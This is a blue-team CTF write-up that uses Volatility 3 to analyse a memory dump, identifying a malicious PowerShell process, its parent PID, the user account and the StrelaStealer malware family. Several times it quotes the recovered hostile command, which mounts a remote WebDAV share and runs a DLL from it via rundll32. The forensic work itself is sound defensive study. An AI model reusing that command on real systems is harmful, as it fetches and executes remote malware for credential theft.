
Reveal_allunell

Tools used:


- Volatility 3: https://github.com/volatilityfoundation/volatility3

1-Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?

```
powershell.exe
```




```
┌──(venv)─(allun㉿akali)-[~/Escritorio/Laboratorios/BlueTeam/volatility3]
└─$ vol -f /home/allun/Escritorio/Laboratorios/BlueTeam/192-Reveal.dmp windows.malfind.Malfind >> Procesos.txt
```




```
3692    powershell.exe  0x7df44e2d0000  0x7df44e36ffff  VadS    PAGE_EXECUTE_READWRITE  2       1       Disabled        N/A
d8 ff ff ff ff ff ff ff 08 00 00 00 00 00 00 00 ................
01 00 00 00 00 00 00 00 00 02 0e 03 38 00 00 00 ............8...
08 41 d7 07 0c 00 00 00 10 68 2a 4e ff 7f 00 00 .A.......h*N....
20 40 11 4e ff 7f 00 00 d0 d3 36 4e ff 7f 00 00  @.N......6N....
0x7df44e2d0000: fdivr   st(7)
```

2-Knowing the parent process ID (PPID) of the malicious process aids in tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?

```
4120
```




```
┌──(venv)─(allun㉿akali)-[~/Escritorio/Laboratorios/BlueTeam/volatility3]
└─$ vol -f /home/allun/Escritorio/Laboratorios/BlueTeam/192-Reveal.dmp windows.pstree.PsTree >> ProcesoPID.txt
```




```
┌──(venv)─(allun㉿akali)-[~/Escritorio/Laboratorios/BlueTeam/volatility3]
└─$ cat ProcesoPID.txt | grep powershell
3692    4120    powershell.exe  0xc90c0358b080  17      -       1       False   2024-07-15 07:00:03.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  powershell.exe  -windowstyle hidden
 net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

3-Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second-stage payload?

```
3435.dll
```




```
┌──(venv)─(allun㉿akali)-[~/Escritorio/Laboratorios/BlueTeam/volatility3]
└─$ vol -f /home/allun/Escritorio/Laboratorios/BlueTeam/192-Reveal.dmp windows.cmdline.CmdLine >> FilenameSTPayload.txt
```



```
┌──(venv)─(allun㉿akali)-[~/Escritorio/Laboratorios/BlueTeam/volatility3]
└─$ cat FilenameSTPayload.txt | grep "powershell"
3692    powershell.exe  powershell.exe  -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
```

4-Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared directory being accessed on the remote server?

```
davwwwroot
```




```
┌──(venv)─(allun㉿akali)-[~/Escritorio/Laboratorios/BlueTeam/volatility3]
└─$ strings ~/Escritorio/Laboratorios/BlueTeam/192-Reveal.dmp| grep "45.9.74.32"
Host: 45.9.74.32:8888
45.9.74.32
"C:\Windows\system32\net.exe" use \\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\3435.dll,entry
http://45.9.74.32:8888/
\\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\3435.dll,entry
\\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\3435.dll,entry
\\45.9.74.32@8888\davwwwroot\
powershell.exe  -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
Host: 45.9.74.32:8888
\\45.9.74.32@8888\davwwwroot\
\\45.9.74.32@8888\davwwwroot\3435.dll,entry
45.9.74.32
```

5-What is the MITRE ATT&CK sub-technique ID that describes the execution of a second-stage payload using a Windows utility to run the malicious file?

```
T1218.011
```

***I could see a .exe** (rundll32**). I searched and found: https://attack.mitre.org/techniques/T1218/011/



ID: T1218.011

Sub-technique of: T1218

ⓘ Tactic: Defense Evasion

ⓘ Platforms: Windows

ⓘ Defense Bypassed: Anti-virus, Application control, Digital Certificate Validation

Contributors: Casey Smith; Gareth Phillips, Seek Ltd.; James_inthe_box, Me; Ricardo Dias


Version: 2.3

Created: 23 January 2020


Last Modified: 14 October 2024

6-Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?

```
Elon
```



```
┌──(venv)─(allun㉿akali)-[~/Escritorio/Laboratorios/BlueTeam/volatility3]
└─$ vol -f /home/allun/Escritorio/Laboratorios/BlueTeam/192-Reveal.dmp windows.getsids.GetSIDs | grep "3692" >> username.txt
```




```
┌──(venv)─(allun㉿akali)-[~/Escritorio/Laboratorios/BlueTeam/volatility3]
└─$ cat username.txt
1040    svchost.exe     S-1-5-80-2617507558-3328795327-711547822-311560295-1636921165   -
1112    svchost.exe     S-1-5-80-1772571935-1555666882-3369284645-1675012128-2386634627 EventSystem
3692    powershell.exe  S-1-5-21-3274565340-3808842250-3617890653-1001  Elon
3692    powershell.exe  S-1-5-21-3274565340-3808842250-3617890653-513   Domain Users
3692    powershell.exe  S-1-1-0 Everyone
3692    powershell.exe  S-1-5-114       Local Account (Member of Administrators)
3692    powershell.exe  S-1-5-32-544    Administrators
3692    powershell.exe  S-1-5-32-545    Users
3692    powershell.exe  S-1-5-4 Interactive
3692    powershell.exe  S-1-2-1 Console Logon (Users who are logged onto the physical console)
3692    powershell.exe  S-1-5-11        Authenticated Users
3692    powershell.exe  S-1-5-15        This Organization
3692    powershell.exe  S-1-5-113       Local Account
3692    powershell.exe  S-1-5-5-0-277248        Logon Session
3692    powershell.exe  S-1-2-0 Local (Users with the ability to log in locally)
3692    powershell.exe  S-1-5-64-10     NTLM Authentication
3692    powershell.exe  S-1-16-12288    High Mandatory Level
```

7-Knowing the name of the malware family is essential for correlating the attack with known threats and

developing appropriate defenses. What is the name of the malware family?

```
STRELASTEALER
```

https://www.virustotal.com/gui/ip-address/45.9.74.32



12/94 security vendors flagged this IP address as malicious

45.9.74.32 (45.9.74.0/24)
AS 207569 (I-servers Ltd)

FI

Last Analysis Date
12 hours ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Crowdsourced context

HIGH 1 MEDIUM 0 LOW 0 INFO 0 SUCCESS 0

Activity related to STRELASTEALER - according to source Cluster25 - 8 months ago

↳ This IPV4 is used by STRELASTEALER. StrelaStealer is actively stealing email account credentials from Outlook and Thunderbird, usually delivered in ISO.Upon execution, StrelaStealer searches the '%APPDATA%\Thunderbird\Profiles\' directory for 'logins.json' (account and password) and 'key4.db' (password database) and exfiltrates their contents to the C2 server.